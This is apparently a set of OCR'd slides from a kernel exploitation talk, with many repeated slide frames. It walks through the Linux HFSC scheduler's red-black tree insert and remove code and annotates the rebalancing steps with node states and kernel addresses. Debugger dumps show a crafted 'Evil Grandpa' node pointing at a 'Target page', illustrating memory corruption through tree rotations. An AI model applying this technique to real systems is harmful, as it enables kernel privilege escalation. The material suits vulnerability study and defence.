             const struct rb_augment_callbacks *augment)
{
    struct rb_node *child = node->rb_right; // child = C2->rb_right = 0
    struct rb_node *tmp = node->rb_left; // tmp = C2->rb_left = 0
    struct rb_node *parent, *rebalance;
    unsigned long pc;

    if (!tmp) {
        pc = node->__rb_parent_color; // pc = C2->__rb_parent_color = P
        parent = __rb_parent(pc); // parent = P
        __rb_change_child(node, child, parent, root); // WRITE_ONCE(P->rb_right, 0)
            child->__rb_parent_color = pc;
            rebalance = NULL;
        } else
            rebalance = __rb_is_black(pc) ? parent : NULL;
        tmp = parent;
    }

    // ...
}
```

RBTREE UPDATE - RE-INSERT

```
static inline void
eltree_update(struct hfsc_class *cl)
{
        eltree_remove(cl);
        eltree_insert(cl);
}
```


```
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;
        struct hfsc_class *cl1;

        while (*p != NULL) {
                parent = *p;
                cl1 = rb_entry(parent, struct hfsc_class, el_node);
                if (cl->cl_e >= cl1->cl_e)
                        p = &parent->rb_right;
                else
                        p = &parent->rb_left;
        }
        rb_link_node(&cl->el_node, parent, p);
        rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```



RBTREE UPDATE - RE-INSERT

```
static inline void
eltree_update(struct hfsc_class *cl)
{
        eltree_remove(cl);
        eltree_insert(cl);
}
```


```
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;
        struct hfsc_class *cl1;

        while (*p != NULL) {
                parent = *p;
                cl1 = rb_entry(parent, struct hfsc_class, el_node);
                if (cl->cl_e >= cl1->cl_e)
                        p = &parent->rb_right;
                else
                        p = &parent->rb_left;
        }
        rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```



RBTREE UPDATE - RE-INSERT

```
static inline void
eltree_update(struct hfsc_class *cl)
{
        eltree_remove(cl);
        eltree_insert(cl);
}
```


```
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;
        struct hfsc_class *cl1;

        while (*p != NULL) {
                parent = *p;
                cl1 = rb_entry(parent, struct hfsc_class, el_node);
                if (cl->cl_e >= cl1->cl_e)
                        p = &parent->rb_right;
                else
                        p = &parent->rb_left;
        }
        rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```



RBTREE UPDATE - RE-INSERT

```
static inline void
eltree_update(struct hfsc_class *cl)
{
        eltree_remove(cl);
        eltree_insert(cl);
}
```


```
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;
        struct hfsc_class *cl1;

        while (*p != NULL) {
                parent = *p;
                cl1 = rb_entry(parent, struct hfsc_class, el_node);
                if (cl->cl_e >= cl1->cl_e)
                        p = &parent->rb_right;
                else
                        p = &parent->rb_left;
        }
        rb_link_node(&cl->el_node, parent, p);
        rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```



RBTREE UPDATE - RE-INSERT

```c
static inline void
eltree_update(struct hfsc_class *cl)
{
        eltree_remove(cl);
        eltree_insert(cl);
}
```


```c
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;
        struct hfsc_class *cl1;

        while (*p != NULL) {
                parent = *p;
                cl1 = rb_entry(parent, struct hfsc_class, el_node);
                if (cl->cl_e >= cl1->cl_e)
                        p = &parent->rb_right;
                else
                        p = &parent->rb_left;
        }
        rb_link_node(&cl->el_node, parent, p);
        rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```




RBTREE UPDATE - RE-INSERT

```
static inline void
eltree_update(struct hfsc_class *cl)
{
        eltree_remove(cl);
        eltree_insert(cl);
}
```


```
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;
        struct hfsc_class *cl1;

        while (*p != NULL) {
                parent = *p;
                cl1 = rb_entry(parent, struct hfsc_class, el_node);
                if (cl->cl_e >= cl1->cl_e)
                        p = &parent->rb_right;
                else
                        p = &parent->rb_left;
        }
        rb_link_node(&cl->el_node, parent, p);
        rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```



RBTREE UPDATE - RE-INSERT




RED-BLACK TREE AFTER
CLASS 2:2 INSERTION




RED-BLACK TREE FROM
PAGE P's PERSPECTIVE

RBTREE UPDATE - RE-INSERT



RED-BLACK TREE AFTER
CLASS 2:2 INSERTION



RED-BLACK TREE FROM
PAGE P's PERSPECTIVE

RBTREE UPDATE - RE-INSERT

```c
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;
        struct hfsc_class *cl1;

        while (*p != NULL) {
                parent = *p;
                cl1 = rb_entry(parent, struct hfsc_class, el_node);
                if (cl->cl_e >= cl1->cl_e)
                        p = &parent->rb_right;
                else
                        p = &parent->rb_left;
        }
        rb_link_node(&cl->el_node, parent, p);
    rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```

```c
static __always_inline void
__rb_insert(struct rb_node *node, struct rb_root *root,
        void (*augment_rotate)(struct rb_node *old, struct rb_node *new))
{
    struct rb_node *parent = rb_red_parent(node), *gparent, *tmp;

    // node   = C2 (0xffff88810a6d18a0)
    // parent = P (0xffff88810ac21000)

    while (true) {

        // ...

        // Not taken, P->__rb_parent_color is now RB_RED (E)
        if (rb_is_black(parent))
            break;

        gparent = rb_red_parent(parent); // gparent = E

        tmp = gparent->rb_right; // tmp = E->rb_right = 0
        if (parent != tmp) {    // parent is P != 0

            // ...

            tmp = parent->rb_right; // tmp = P->rb_right = C2
            if (node == tmp) { // node (C2) == tmp (C2)
                tmp = node->rb_left; // tmp = C2->rb_left = 0
                WRITE_ONCE(parent->rb_right, tmp); // P->rb_right = 0
                WRITE_ONCE(node->rb_left, parent); // C2->rb_left = P
                if (tmp) // Not taken
                    rb_set_parent_color(tmp, parent, RB_BLACK);
                rb_set_parent_color(parent, node, RB_RED); // P->__rb_parent_color = C2
                augment_rotate(parent, node); // dummy_rotate, noop
                parent = node; // parent = C2
                tmp = node->rb_right; // tmp = C2->rb_right = 0
            }

            // parent = C2 (0xffff88810a6d18a0)
            // tmp = C2->rb_right = 0

            WRITE_ONCE(gparent->rb_left, tmp); // E->rb_left = 0
            WRITE_ONCE(parent->rb_right, gparent); // C2->rb_right = E
            if (tmp) // Not taken
                rb_set_parent_color(tmp, gparent, RB_BLACK);
            __rb_rotate_set_parents(gparent, parent, root, RB_RED);
            augment_rotate(gparent, parent); // dummy_rotate, nop
            break;
        }

        // ...
}
```


RBTREE UPDATE - RE-INSERT

```c
static void
eltree_insert(struct hfsc_class *cl)
{
        struct rb_node **p = &cl->sched->eligible.rb_node;
        struct rb_node *parent = NULL;
        struct hfsc_class *cl1;

        while (*p != NULL) {
                parent = *p;
                cl1 = rb_entry(parent, struct hfsc_class, el_node);
                if (cl->cl_e >= cl1->cl_e)
                        p = &parent->rb_right;
                else
                        p = &parent->rb_left;
        }
        rb_link_node(&cl->el_node, parent, p);
    rb_insert_color(&cl->el_node, &cl->sched->eligible);
}
```

```c
// Not taken, P->__rb_parent_color is now RB_RED (E)
if (rb_is_black(parent))
    break;
```

```c
static __always_inline void
__rb_insert(struct rb_node *node, struct rb_root *root,
        void (*augment_rotate)(struct rb_node *old, struct rb_node *new))
{
    struct rb_node *parent = rb_red_parent(node), *gparent, *tmp;

    // node   = C2 (0xffff88810a6d18a0)
    // parent = P (0xffff88810ac21000)

    while (true) {

        // ...

        tmp = gparent->rb_right; // tmp = E->rb_right = 0
        if (parent != tmp) {    // parent is P != 0

            // ...

            tmp = parent->rb_right; // tmp = P->rb_right = C2
            if (node == tmp) { // node (C2) == tmp (C2)
                tmp = node->rb_left; // tmp = C2->rb_left = 0
                WRITE_ONCE(parent->rb_right, tmp); // P->rb_right = 0
                WRITE_ONCE(node->rb_left, parent); // C2->rb_left = P
                if (tmp) // Not taken
                    rb_set_parent_color(tmp, parent, RB_BLACK);
                rb_set_parent_color(parent, node, RB_RED); // P->__rb_parent_color = C2
                augment_rotate(parent, node); // dummy_rotate, noop
                parent = node; // parent = C2
                tmp = node->rb_right; // tmp = C2->rb_right = 0
            }

            // parent = C2 (0xffff88810a6d18a0)
            // tmp = C2->rb_right = 0

            WRITE_ONCE(gparent->rb_left, tmp); // E->rb_left = 0
            WRITE_ONCE(parent->rb_right, gparent); // C2->rb_right = E
            if (tmp) // Not taken
                rb_set_parent_color(tmp, gparent, RB_BLACK);
            __rb_rotate_set_parents(gparent, parent, root, RB_RED);
            augment_rotate(gparent, parent); // dummy_rotate, nop
            break;
        }

        // ...
    }
```

RBTREE UPDATE - RE-INSERT





```c
static __always_inline void
__rb_insert(struct rb_node *node, struct rb_root *root,
        void (*augment_rotate)(struct rb_node *old, struct rb_node *new))
{
    struct rb_node *parent = rb_red_parent(node), *gparent, *tmp;

    // node   = C2 (0xffff88810a6d18a0)
    // parent = P (0xffff88810ac21000)

    while (true) {

        // ...

        // Not taken, P->__rb_parent_color is now RB_RED (E)
        if (rb_is_black(parent))
            break;

        gparent = rb_red_parent(parent); // gparent = E

        tmp = gparent->rb_right; // tmp = E->rb_right = 0
```

```c
tmp = parent->rb_right; // tmp = P->rb_right = C2
if (node == tmp) { // node (C2) == tmp (C2)
    tmp = node->rb_left; // tmp = C2->rb_left = 0
    WRITE_ONCE(parent->rb_right, tmp); // P->rb_right = 0
    WRITE_ONCE(node->rb_left, parent); // C2->rb_left = P
    if (tmp) // Not taken
        rb_set_parent_color(tmp, parent, RB_BLACK);
    rb_set_parent_color(parent, node, RB_RED); // P->__rb_parent_color = C2
    augment_rotate(parent, node); // dummy_rotate, noop
    parent = node; // parent = C2
    tmp = node->rb_right; // tmp = C2->rb_right = 0
}
```

```c
            WRITE_ONCE(gparent->rb_left, tmp); // E->rb_left = 0
            WRITE_ONCE(parent->rb_right, gparent); // C2->rb_right = E
            if (tmp) // Not taken
                rb_set_parent_color(tmp, gparent, RB_BLACK);
            __rb_rotate_set_parents(gparent, parent, root, RB_RED);
            augment_rotate(gparent, parent); // dummy_rotate, nop
            break;
        }

        // ...
}
```


RBTREE UPDATE - RE-INSERT




```
static __always_inline void
__rb_insert(struct rb_node *node, struct rb_root *root,
        void (*augment_rotate)(struct rb_node *old, struct rb_node *new))
{
    struct rb_node *parent = rb_red_parent(node), *gparent, *tmp;

    // node   = C2 (0xffff88810a6d18a0)
    // parent = P (0xffff88810ac21000)

    while (true) {

        // ...

        // Not taken, P->__rb_parent_color is now RB_RED (E)
        if (rb_is_black(parent))
            break;

        gparent = rb_red_parent(parent); // gparent = E

        tmp = gparent->rb_right; // tmp = E->rb_right = 0
        if (parent != tmp) {    // parent is P != 0

            // ...

            tmp = parent->rb_right; // tmp = P->rb_right = C2
            if (node == tmp) { // node (C2) == tmp (C2)
                tmp = node->rb_left; // tmp = C2->rb_left = 0
                WRITE_ONCE(parent->rb_right, tmp); // P->rb_right = 0
                WRITE_ONCE(node->rb_left, parent); // C2->rb_left = P
                if (tmp) // Not taken
                    rb_set_parent_color(tmp, parent, RB_BLACK);
```

```
    // parent = C2 (0xffff88810a6d18a0)
    // tmp = C2->rb_right = 0

    WRITE_ONCE(gparent->rb_left, tmp); // E->rb_left = 0
    WRITE_ONCE(parent->rb_right, gparent); // C2->rb_right = E
    if (tmp) // Not taken
        rb_set_parent_color(tmp, gparent, RB_BLACK);
    __rb_rotate_set_parents(gparent, parent, root, RB_RED);
    augment_rotate(gparent, parent); // dummy_rotate, nop
    break;
}
```

RBTREE UPDATE - RE-INSERT




```
gef➤  x/40gx 0xffff88810a6d1bf0 // Evil Grandpa
0xffff88810a6d1bf0:    0xffff88810a6d18a0        0x0000000000000000
0xffff88810a6d1c00:    0x0000000000000000        0xffff888121325000
0xffff88810a6d1c10:    0xffff888121327000        0xffff888121328000
0xffff88810a6d1c20:    0xffff888121329000        0xffff88812132a000
0xffff88810a6d1c30:    0xffff88812132b000        0xffff88812132c000
0xffff88810a6d1c40:    0xffff88812132d000        0xffff88812132e000
...
```

```
gef➤  p *(struct rb_node *)0xffff88810a6d1bf0 // Evil Grandpa
$68 = {
    __rb_parent_color = 0xffff88810a6d18a0, // Class :2 (C2)
    rb_right = 0x0,
    rb_left = 0x0 // Target page
}
```

RBTREE REMOVE

```
static inline void
eltree_remove(struct hfsc_class *cl)
{
        if (!RB_EMPTY_NODE(&cl->el_node)) {
                rb_erase(&cl->el_node, &cl->sched->eligible);
                RB_CLEAR_NODE(&cl->el_node);
        }
}
```

